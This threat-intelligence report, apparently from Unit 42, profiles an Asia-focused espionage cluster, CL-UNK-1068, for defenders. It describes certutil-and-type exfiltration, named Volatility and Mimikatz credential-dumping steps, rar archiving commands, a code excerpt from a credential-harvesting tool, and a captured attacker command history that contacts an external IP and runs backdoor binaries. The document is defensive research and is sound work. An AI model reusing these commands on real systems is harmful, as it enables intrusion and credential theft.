

An Investigation Into Years of Undetected Operations Targeting High-Value Sectors

By Tom Fakterman

Published: 2026-03-06 · Archived: 2026-06-04 02:00:24 UTC

Executive Summary

Since at least 2020, we have observed a cluster of activity targeting high-value organizations across South, Southeast and East Asia. The attacks focus on critical sectors such as aviation, energy, government, law enforcement, pharmaceutical, technology and telecommunications.

Unit 42 is tracking this ongoing, previously undocumented activity as CL-UNK-1068. We designate the term UNK to clusters of activity whose affiliation with either nation-state or cybercrime activity we have not yet determined.

We assess with high confidence that the attackers behind CL-UNK-1068 are a Chinese threat actor. This assessment is based on the origin of their tools, linguistic artifacts in configuration files, and their consistent, longstanding targeting of critical infrastructure in Asia. We assess with moderate-to-high confidence that the primary objective of the attackers is cyberespionage, although we cannot fully rule out the possibility of cybercriminal motivation at this time.

Through a long period of close observation, we identified the specific tools and techniques that define this group. Our attribution of this activity to CL-UNK-1068 is done in accordance with [Unit 42's attribution framework](#). We provide a detailed analysis of the attack patterns and methods that we identified in our investigation into this cluster of activity.

Palo Alto Networks customers are better protected from the threats described through the following products and services:

- [Advanced URL Filtering](#) and [Advanced DNS Security](#)
- [Next-Generation Firewall](#) (NGFW) with [Advanced Threat Prevention](#)
- [Advanced WildFire](#)
- [Cortex XDR](#) and [XSIAM](#)

If you think you might have been compromised or have an urgent matter, contact the [Unit 42 Incident Response team](#).

Technical Analysis Overview

We provide a detailed analysis of the tool set deployed by the attackers behind CL-UNK-1068 across different intrusion campaigns since 2020. While these attacks demonstrate a consistent set of techniques and procedures (TTPs), it is important to note that not every tool was used in every observed intrusion. Our analysis reveals a multi-faceted tool set that includes custom malware, modified open-source utilities and living-off-the-land binaries (LOLBINS). These provide a simple, effective way for the attackers to maintain a persistent presence within targeted environments.

The CL-UNK-1068 activity cluster is characterized by cross-platform cyber capabilities, maintaining a diverse set of tools for both Windows and Linux environments. Their TTPs rely heavily on open-source utilities and malware variants popular with Chinese-speaking users, including [GodZilla](#), [AntSword](#), [Xnote](#) and [Fast Reverse Proxy](#) (FRP). One of the techniques we observed in these attacks is the use of legitimate Python executables to launch DLL side-loading attacks. This approach enables the attackers to stealthily load additional payloads.

Initial Access and Web Shell Deployment

The initial access to environments targeted in CL-UNK-1068 activity is achieved by deploying and utilizing various web shells. We observed the attackers deploying the GodZilla web shell, and a variation of AntSword, both of which are written

in a combination of English and Simplified Chinese. After gaining an initial foothold, the attackers use these web shells to move laterally to additional hosts and SQL servers. Figure 1 shows an alert that was triggered when an attacker attempted to exploit a Linux server.



Webserver Exploitation

Source:  XDR BIOC

nginx process spawning a remote shell

Figure 1. Cortex XDR alert indicating Linux webserver exploitation, triggered by CL-UNK-1068 activity.

Exfiltrating Configuration Files for Access and Sensitive Data

After gaining access to targeted environments, the attackers attempt to steal the following files from the c:\inetpub\wwwroot directory of a Windows web server:

- web.config
- .aspx
- .asmx
- .asax
- .dll

The attackers could use this stolen information to extract credentials for lateral movement, or to discover vulnerabilities in the website's code.

The alert in Figure 2 shows that the attackers archived the stolen files under the names web.rar, web1.rar and web2.rar.



Figure 2. Cortex XDR alert showing the attackers archiving files for exfiltration under c:\inetpub\wwwroot.

After moving to additional servers, the attackers continued to steal files related to the website's configuration, such as .json files from the c:\inetpub\wwwroot directory, including the appsettings.json file.

In multiple instances, the attackers used a simple but effective approach to exfiltrate files:

1. Using WinRAR to archive the relevant files.
2. Executing the certutil -encode command to Base64-encode the .rar archives.
3. Executing the type command to print the Base64 content to their screen through the web shell.

By encoding the archives as text and printing them to their screen, the attackers were able to exfiltrate data without actually uploading any files. The attackers likely chose this method because the shell on the host allowed them to run commands and view output, but not to directly transfer files. Figure 3 shows the alert triggered by the data exfiltration activity.




Figure 3. Cortex XDR alert showing the attackers exfiltrating archived files.

In addition to stealing configuration files, the attackers stole other types of sensitive data:

- Browser history and web browser bookmarks
- Sensitive XLSX and CSV files from desktops and USER directories
- .bak files from MSSQL servers (database backup files)

In certain instances, the attackers deployed [usql](#), a universal command-line interface for multiple databases. The use of this interface may indicate that one of the goals of CL-UNK-1068 activity is to extract data directly from SQL servers.

Tool Set

We analyzed the most noteworthy tools and utilities that the attackers behind CL-UNK-1068 used across multiple intrusion campaigns since 2020. A detailed analysis of additional tools and utilities used during this activity is provided in [Appendix B](#).

DLL Side-Loading Using Legacy Python Programming Language Executables

In attacks that we observed, the attackers behind CL-UNK-1068 frequently used DLL side-loading to execute their tool set. They deployed a legitimate Python programming language executable like python.exe or pythonw.exe alongside a malicious side-loaded DLL that served as a loader, using a name like python20.dll. The attackers also dropped an obfuscated shellcode file with a similar name, to match the legitimate executable naming convention (e.g., python or pythonw).

When the legitimate python.exe is executed, it side-loads a malicious loader named python20.dll. The malicious loader reads the obfuscated shellcode, deobfuscates it in memory, and then executes it within the memory space of the legitimate Python process. The shellcode then decrypts and executes the payload in memory.

The attackers used this technique to load and execute several tools as payloads, including [FRP](#), [PrintSpoofer](#) and a custom scanner that they named ScanPortPlus. Figure 4 shows the legitimate python.exe process used to read shellcode from a file named python and execute a decrypted payload for ScanPortPlus in memory.




Figure 4. Cortex XDR alert showing that python.exe reads shellcode from the python file and executes the decrypted ScanPortPlus in memory.

ScanPortPlus: A Custom Multi-Platform Scanning Toolkit

The attackers behind CL-UNK-1068 scanned compromised networks using a custom scanner that they internally named ScanPortPlus. This custom tool is written in [Go](#), and the threat actor compiled versions for both Windows and Linux systems. Figure 5 shows the command-line options of ScanPortPlus, which include IP address, port and vulnerability scanning.

```
usage: ScanPortPlus [-h|--help] [-i|--ip "<value>" [-i|--ip "<value>" ...]]
                  [-p|--port "<value>" [-p|--port "<value>" ...]] [-s|--force
ssl port <integer>] [-t|--thread <integer>] [-o|--timeout
<integer>] [-l|--logfile "<value>"] [-j|--jsonlogfile
"<value>"] [-w|--webaddr "<value>"] [-v|--scanvuln]

ScanPortPlus scan ip:port with plus info.

Arguments:
  -h --help          Print help information
  -i --ip            127.0.0.1 or 10.10.1.0/24 or 192.168.71.200-254 or
                    192.168.70.200-192.168.71.254 or filename
  -p --port          22 or 8000-8888 or COMMON or ALL or filename
  -s --force ssl port force ssl port
  -t --thread        thread count. Default: 20
  -o --timeout       timeout. Default: 3
  -l --logfile       logfile. Default: out.txt
  -j --jsonlogfile   jsonlogfile. Default: out.json
  -w --webaddr       web listen addr example: 127.0.0.1:8888
  -v --scanvuln     scanvuln. Default: false
```

Figure 5. ScanPortPlus command-line options.

Communication Tunneling: Custom FRP Variant with Unique Identifiers

In some of the events that we observed, the attackers deployed [FRP](#), to establish persistent access while bypassing firewalls. The attackers used versions of their own custom-compiled FRP for Windows and Linux systems, including a custom FRP

that had several unique identifiers:

- **Unique authentication token:** Attackers used the authentication token frpforzhangwei (“frp for zhang wei”). Zhang Wei is a common Chinese name.
- **Proxy naming convention:** The proxy names appear to have a consistent naming convention across the versions:
 - Windows: 10014-win-nic-32-v
 - Linux:
 - 20012-linux-64-V
 - 10013-linux-64-V
- **Unique common password:** The password for the FRP is the same in all samples that the threat actor used: f*ckroot123 (profanity masked).

Figure 6 highlights the identifiers that we discovered in the FRP samples.




Figure 6. Configuration from FRP samples used in CL-UNK-1068 activity.

Deploying Xnote Linux Backdoor

In some instances, the attackers behind CL-UNK-1068 deployed the Xnote malware on Linux servers. First discovered in 2015, [Xnote](#) is a Linux backdoor that various Chinese threat actors [previously used](#). Xnote has several variants, each with slightly different functionality. The Xnote used by CL-UNK-1068 primarily provides distributed denial-of-service (DDoS) attack capabilities, in addition to other commands.

Table 1 lists some of the capabilities of this Xnote variant.

Internal Task Name	Task Function
9CFileTask	Interact with file system, upload and download files, execute shell commands
10CShellTask	Reverse shell

10CProxyTask	No current function; likely a remnant from previous versions, since replaced by 13CNewProxyTask
11CDDosCCTask	Execute a CC DDoS attack
12CDDosNtpTask	Execute NTP DDoS attack
12CDDosSynTask	Execute SYN Flood DDoS attack
12CDDosUDPTask	Execute a UDP Flood DDoS attack
12CPortMapTask	Establish port forwarding on the machine
13CNewProxyTask	Set a reverse proxy or tunnel

Table 1. Xnote task names and functions.

Host-Level Reconnaissance Operations

Our observations reveal that in 2020, the attackers deployed a custom tool named SuperDump for reconnaissance. In the years following, we saw that the attackers transitioned to a new method of using batch scripts for reconnaissance purposes.

Gathering Host Information Using Custom SuperDump Tool

In intrusions dating back to 2020, the attackers behind CL-UNK-1068 attempted to use a custom .NET tool that they named SuperDump. The tool's purpose is to collect information from Windows hosts, such as:

- User information
- Host information: IP address, running processes, system information, drive information
- Files from desktop and document folders
- Installed programs
- Local Security Authority Subsystem Service (LSASS) process dump content
- Registry information:
 - Navicat configuration (database management tool)
 - WinSCP configuration
 - RDP configuration
 - Internet Explorer settings
 - Environment variables
 - PuTTY configuration
 - FileZila data
 - NetSarang Xmanager data (remote desktop software)
 - SSH data
 - PowerShell history
 - Microsoft\Windows\Recent registry key (recent programs)

Figure 7 shows the functions in SuperDump's code that gather information.

```
private static readonly IDumpUser[] dumps1 = new IDumpUser[]
{
    new DumpNavicat(),
    new DumpWinSCP(),
    new DumpRDP(),
    new DumpIESettings(),
    new DumpEnvironmentUser(),
    new DumpPuTTY(),
    new DumpChrome(),
    new DumpEdge(),
    new DumpFileZilla(),
    new DumpXmanager(),
    new DumpSSH(),
    new DumpPowershell(),
    new DumpRecent(),
    new DumpDesktop(),
    new DumpDocuments(),
    new DumpPrograms()
};

// Token: 0x04000008 RID: 8
private static readonly IDumpSystem[] dumps2 = new IDumpSystem[]
{
    new DumpEnvironmentSystem(),
    new DumpProgramsSystem(),
    new DumpCommand(),
    new DumpLsass()
};
```

Figure 7. Function names in SuperDump code that are responsible for information gathering.

We discovered that the use of SuperDump was later replaced by batch script files called hpp.bat and hp.bat, which also collect host information. The functionality of these batch files is detailed in the following section.

Host Reconnaissance Using Batch Scripts

In more recently observed cases, after successfully compromising an endpoint, the attackers initiate the reconnaissance phase. This involves deploying custom batch scripts to gather initial host telemetry and map the local environment.

The specific naming conventions for both scripts and output files constitute a unique signature that we observed across multiple attacks over several years.

We observed that in several instances, the attackers executed a batch script named hp.bat or hpp.bat, and on one occasion, a.bat. Each of these batch scripts executed multiple commands and saved the results in matching .txt files. The attackers utilized these scripts to perform host reconnaissance, gather telemetry on the local system and map other potential servers in the environment. For a detailed analysis of the scripts, output filenames and executed commands, see [Appendix B](#).

After all the output files were written to disk, attackers executed an additional rar.bat/rar.bat batch script that was responsible for archiving the result files using commands such as:

- rar.exe a -df host.rar *.txt
- rar a -df host.rar *.txt *.db
- rar a -df host.rar *.txt *.db *hist* *book*

Credential Theft Tool Set

This section provides a comprehensive description of the various tools and methods utilized in CL-UNK-1068 activity to execute credential theft.

Mimikatz and LsaRecorder

The attackers used Mimikatz to dump passwords from memory, and a dumping tool named LsaRecorder, as Figure 8 shows.



Figure 8. Execution of LsaRecorder.

The LsaRecorder tool captures login passwords by hooking the [LsaApLogonUserEx2](#) callback function. The [LsaRecorder tool](#) was shared on the Chinese security forum called Kanxue in 2019. Figure 9 shows the LsaRecorder command-line options, which include the ability to record a user's logon password.

```
Usage:
  LsaRecorder.exe [-r location] [-ur]
Options:
  -r LOCATION : Record Logon Password to Disk.Namepipe.Mailslot
  -ur          : Uninstall Record Logon Password
```

Figure 9. Command-line options of LsaRecorder.

DumpIt and Volatility

The attackers behind CL-UNK-1068 attempted to use [DumpIt](#), a free multiplatform forensics tool, in combination with the widely known [Volatility](#) framework to extract password hashes from memory. As shown in Figure 10, they used DumpIt to dump the victim machine's memory. Next, they used several Volatility modules:

- windows.hashdump: Extracts local user account NTLM password hashes from the SAM registry hive
- windows.registry.Lsadbump.Lsadbump: Dumps LSA Secrets such as service account passwords, cached domain credentials
- windows.registry.cachedump.Cachedump: Dumps cached domain credentials

In addition, in some instances the attackers executed DumpIt and Volatility, using batch scripts named dmp.bat and vo.bat.




Figure 10. Cortex XDR alert triggered when attackers used DumpIt and Volatility to dump machine memory and extract password hashes.

SQL Server Management Studio Password Export Tool

The sqlstudio.bin file stores saved connection info for Microsoft SQL Server Management Studio (SSMS). Attackers attempted to extract data from this file using a tool named SQL Server Management Studio Password Export Tool, deployed as ssms.exe. This [tool was published](#) on a Chinese security blog in 2015.

The attackers ran the tool locally and attempted to exfiltrate the sqlstudio.bin file. They used the certutil -encode command to Base64-encode the file, and the type command to read the encoded file. Figure 11 shows this sequence of events.




Figure 11. Cortex XDR alert triggered when attackers used the SQL Server Management Studio Password Export Tool to extract passwords.

Conclusion

We assess with high confidence that CL-UNK-1068 represents activity from a threat group that communicates in Chinese. The group behind this activity cluster has been targeting high-value sectors across South, Southeast and East Asia since at least 2020. Using primarily open-source tools, community-shared malware and batch scripts, the group has successfully maintained stealthy operations while infiltrating critical organizations.

This cluster of activity demonstrates versatility by operating across both Windows and Linux environments, using different versions of their tool set for each operating system. While the focus on credential theft and sensitive data exfiltration from critical infrastructure and government sectors strongly suggests an espionage motive, we cannot yet fully rule out cybercriminal intentions.

We advise defenders to move beyond static indicators and focus on behavioral anomalies. Detection logic should be tuned to identify any hallmark techniques. In the case of CL-UNK-1068 activity, signs to detect include:

- Misuse of legitimate Python binaries for side-loading
- Deployment of unauthorized tunneling tools like FRP
- Execution of custom reconnaissance batch scripts

Palo Alto Networks Protection and Mitigation

Palo Alto Networks customers are better protected from the threats discussed above through the following products and services:

Cortex Xpanse

[Cortex Xpanse](#) has the ability to identify exposed VMWare vCenter Server devices on the public internet and escalate these findings to defenders. Customers can enable alerting on this risk by ensuring that they've enabled the VMware vCenter Attack Surface Rule. Identified findings can be viewed in the incident view of Expander. These findings are also available for Cortex XSIAM customers who have purchased the ASM module.

Cortex XDR Forensics: Linux

The [Forensics](#) feature of Cortex XDR enables analysts to perform forensic analysis by collecting all necessary artifacts and displaying them in an intuitive forensics console. This feature also enables in-depth analysis of specific endpoints, to fully understand the activities that occurred. Supported forensic artifacts include environment variables, command history, session history, network connections and file listing. Figure 12 shows the command history of a CL-UNK-1068 interactive attack on a Linux server.

Alerts

Artifacts

Host Timeline

CATEGORIES

<

Core Linux

>

Auditd Rules

Authorized Keys

File Listing

System Configuration Files

Environment Variables

System-Wide Configuration

Command History

Known Hosts

User Login & Session History

Files & Processes

Kernel Modules

Mounted Filesystems

Network Connections

Running Processes

Systemd Service Status

Systemd Journal

Firewall Rules

System Information

Command History

	COMMAND	USER	GENERATED TIME
☐	chmod a+x 80	john	Dec 14th 2023 13:04:07
☐	./80	john	Dec 14th 2023 13:04:07
☐	netstat -antpl	john	Dec 14th 2023 13:04:07
☐	uname -a	john	Dec 14th 2023 13:04:07
☐	apt install unzip	john	Dec 14th 2023 13:04:07
☐	unzip 100.zip	john	Dec 14th 2023 13:04:07
☐	curl -v 79.141.169.123	john	Dec 14th 2023 13:04:07
☐	chmod a+x nginx	john	Dec 14th 2023 13:04:07
☐	./nginx	john	Dec 14th 2023 13:04:07
☐	chmod a+x sp	john	Dec 14th 2023 13:04:07
☐	route print	john	Dec 14th 2023 13:04:07
☐	./sp -t 100 -i 10.40.0.1 -l b	john	Dec 14th 2023 13:04:07
☐	./sp -t 100 -i 10.40.0.1 -l b	john	Dec 14th 2023 13:04:07
☐	./sp -t 100 -i 10.40.0.1 -l b	john	Dec 14th 2023 13:04:07

Xnote

FRP

ScanPortPlus

Figure 12. Command history of a Linux server during a CL-UNK-1068 interactive attack.

Cortex XDR Analytics: Linux

The new Cortex XDR [Analytics Engine](#) enhances behavioral detection for Linux through two key mechanisms:

- Uncommon Linux process communication to a rare external host: This detector flags command-and-control (C2) initiation. Tailored for Linux, it identifies low-prevalence or recurring outbound patterns that are used by advanced threats to maintain network connections.
- Uncommon attempt to discover a sensitive file: This detector identifies credential theft attempts, such as unauthorized access to `/etc/hosts` and `/etc/ssl/private/*`. This exposes misused utilities and threat actor activity targeting user secrets. Figure 13 displays an “Uncommon attempt” alert that CL-UNK-1068 activity triggered.



Uncommon attempt at discovering /etc/hosts

Source: [Palo Alto Networks XDR Analytics BIOC](#)

*The process /dev/shm/nginx on [REDACTED] accessed /etc/hosts.
Content grabbing access to this file from this process occurred on 0
different hosts and was seen across 0 different days in the last 30...*

Figure 13. Cortex XDR alert for FRP attempting to access /etc/hosts during a CL-UNK-1068 attack.

Other Palo Alto Networks products and services that can help include:

- [Advanced URL Filtering](#) and [Advanced DNS Security](#) identify known domains and URLs associated with this activity as malicious.
- [Next-Generation Firewall](#) with the [Advanced Threat Prevention](#) security subscription can help block the attacks with best practices via the following Threat Prevention signature/s 94655, 91671, 91662, 86680, 81881, 81819, 81815, 81816, 81817, 81803
- The [Advanced WildFire](#) machine-learning models and analysis techniques have been reviewed and updated in light of the indicators shared in this research.
- [Cortex XSIAM](#) incorporates all [Cortex XDR](#) features, as well as additional protections.

If you think you may have been compromised or have an urgent matter, get in touch with the [Unit 42 Incident Response team](#) or call:

- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130
- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 000 800 050 45107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the [Cyber Threat Alliance](#).

Indicators of Compromise

SHA256 hashes for shellcode loader (m.exe/l.exe)

- 524734501be19e9ed1bfab304b0622a2263a4f9e3db0971f3fae93f7e7369c20

SHA256 hashes for Mimikatz shellcode binary (m.bin)

- 26483f0886078cc9f5f9912d3ffce1301e297b435920ab1c86c9107bbdce4db2
- 99bd09e1c500866b2b809fd9170f1b8b7e120da21a1f2eed6165fcf81bf519b7

SHA256 hashes for LsaRecorder (ls.exe)

- 8a3345f0d8f1a7d78ea485ae11358cf2ae3d51cb7975524d6d67ba05a08a37ea

SHA256 hashes for shellcode loader DLL (python20.dll)

- 6ddbfd3a96834087501f0c9415a925cafdb92cb8ff34685f138833b4795416d6
- 3b2b6a3ee023dfa168f257b292a28f5fdbbacb5aa2250e1efb36e650529db1b5
- cfdc53bc7464aedfb6758b0a38acc78d9537eabe9717e60ab0d8d3b355225

SHA256 hashes for web shells

- d8378cf105146217e6ded438187c4ea0edcadb6cf27f5eeddda3fd80cce76d72
- 5c986203242e2ed25458b0606ee7be57070f6d66b7472b453d92b1b6786443bd
- cfcbb3014ecc560ba36103213b36fc62d6b0ef22c49067ff0d860fd7253a7c94
- fb9400d763a009b3bd2b9468410e0c69ee8a4f58400e532f086cef749422210d

SHA256 hashes for SQL Server Management Studio Password Export Tool (ssms.exe)

- c880936ba0ca153719c2cca33c1925a9480d28abc88cf4daa02f34cc8cc1c9e5

SHA256 hashes for ScanPortPlus: Windows version (sp.exe)

- d6ed94589b0e6a7c3e1a6052e18f3962ca78c385c78036972d5ea72c07a5772c
- 3e698c85660e2c012b3db7f47ca3f2b1af2b6b0e0a0d2bdb7903f91cf9d31732
0d03934eb181c2befbc5341208c4eb8f939e00382ac632216397b8210225c937

SHA256 hashes for ScanPortPlus: Linux version (sp/spp)

- 8d3907d56b1dd1609053cb55dd66f33499e1ea091133df76d8fe6f08f25f37b2

SHA256 hashes for FRP: Windows version (32.exe)

- 082a55731f972cd15e103104229a68175a8c59a52bae05daa8ed4302df7c2dec

SHA256 hashes for FRP: Linux version (nginx/httpd)

- e1ff808321ce952384b7fff720584c48ec0fd36480d6bc9ac0d5db036102c368
- cdb90179188a142d24147edcb72be8b574fac4f6833fff15a6ee803754dec0c0
- f6ac9e5e76bc9daf4772c5be43c9eac1d2611caafd49fac70bbb8eebfa4781ac

SHA256 hashes for CVE-2023-34048 Python Executable (vc.exe)

- 96f52e4666aa8df67f8d7d00a523cd25e11402108157156775603b3d9514925c
- e9541e8afa502e13c18734756270b10e3c07f1071283387e63c8f8b0ba591343

SHA256 hashes for srunas.exe (srunas.exe)

- f7c73b1ac9aff545b184ec7121f2bc706c5064dc3c17f59e9a39469031bf2ef6

SHA256 hashes for Xnote (80/iptables6)

- b87cee18720c176c1972cf5c74e3c09877177e0c49c34a04b910bb3c70839b71
- f710dc61c2edc85841fd733a17b7977dfb889d6476c59bb3c54a5b2fd393ac13

SHA256 hashes for SuperDump (super.exe/superdump.exe)

- edc0287da3c6bb62a7b2fd3949be5688628fc0e893b5822bd5734a63c39f7ab1
- 0c7db12ec29f333bf5f53dc5c73ec446b2265fca3aad5144c3569409e15123cb

SHA256 hashes for PwnKit (PwnKit.so)

- 8af434c2af2d901694cb27ec8639e7054f84938110a5cc4492c1bac597026d50

SHA256 hashes for PrintProgram

- ce20c033dcadf17d9cca325869f946efdd82ab0756fa56e262b6f573252d457c

SHA256 hashes for Sliver (agent.exe)

- 52c817465a56ccd0fb4e914a3274a9e9a93e872583e6239bc6461e4f3e40c567

IP addresses

- 13.250.108[.]65
- 43.255.189[.]67
- 52.77.253[.]4
- 79.141.169[.]123
- 107.148.33[.]60
- 107.148.51[.]251
- 107.148.130[.]22

Additional Resources

- [AntSwordProject](#), GitHub
- [Universal Command-Line Interface for SQL Databases \(usql\)](#), GitHub
- [Fast Reverse Proxy](#), GitHub
- [PrintSpoofer](#), GitHub
- [Xnote Analysis](#), Dr.WEB
- [Exposing Earth Berberoka](#), Trend Micro
- [What are the differences and connections between CC attacks and DDoS attacks?](#) Tencent Cloud
- [NTP amplification DDoS attack](#), Cloudflare
- [SYN flood DDoS attack](#), Cloudflare
- [UDP flood DDoS attack](#), Cloudflare
- [LSA AP LOGON USER_EX2 Callback Function](#), Microsoft Learn
- [LsaApLogonUserEx2](#), Kanxue Security Forum
- [SQL Server Management Studio Password Export Tool](#), Alpaca House (zcgongvh)

Appendix A: Attribution

Our attribution is based on the victimology, tool set provenance and linguistic indicators found within the malware strings. In accordance with Unit 42's [attribution framework](#), we assess with high confidence that a threat actor communicating in Chinese is behind the CL-UNK-1068 activity that we observed.

Tool Provenance and Community Sources

The group's toolkit includes open-source tools and utilities shared within the Chinese security and hacking communities, including:

- **Web shells:** Authors developed both GodZilla and AntSword using a combination of English and Simplified Chinese. These web shells are derivatives of the China Chopper web shell.
- **Community-sourced utilities:** Tools such as the SQL Server Management Studio Password Export Tool and LsaRecorder were traced back to posts on Chinese security forums and blogs dating back to 2015 and 2019 respectively.

Linguistic Indicator

Analysis of the FRP tool configuration revealed the unique authentication token frpforzhangwei. Zhang Wei is a common Chinese name.

Malware

Xnote is a Linux backdoor originally discovered in 2015. According to publicly available documentation, this backdoor has only been used by Chinese threat actors since its discovery.

Victimology

The targeting of critical industries across South, Southeast and East Asia is [consistent](#) with [common](#) goals of China-aligned threat actors.

Motivation

We assess with moderate-to-high confidence that CL-UNK-1068's primary objective is cyberespionage. This assessment stems from the actor's post-compromise behavior — specifically, their targeted exfiltration of SQL database content and backups.

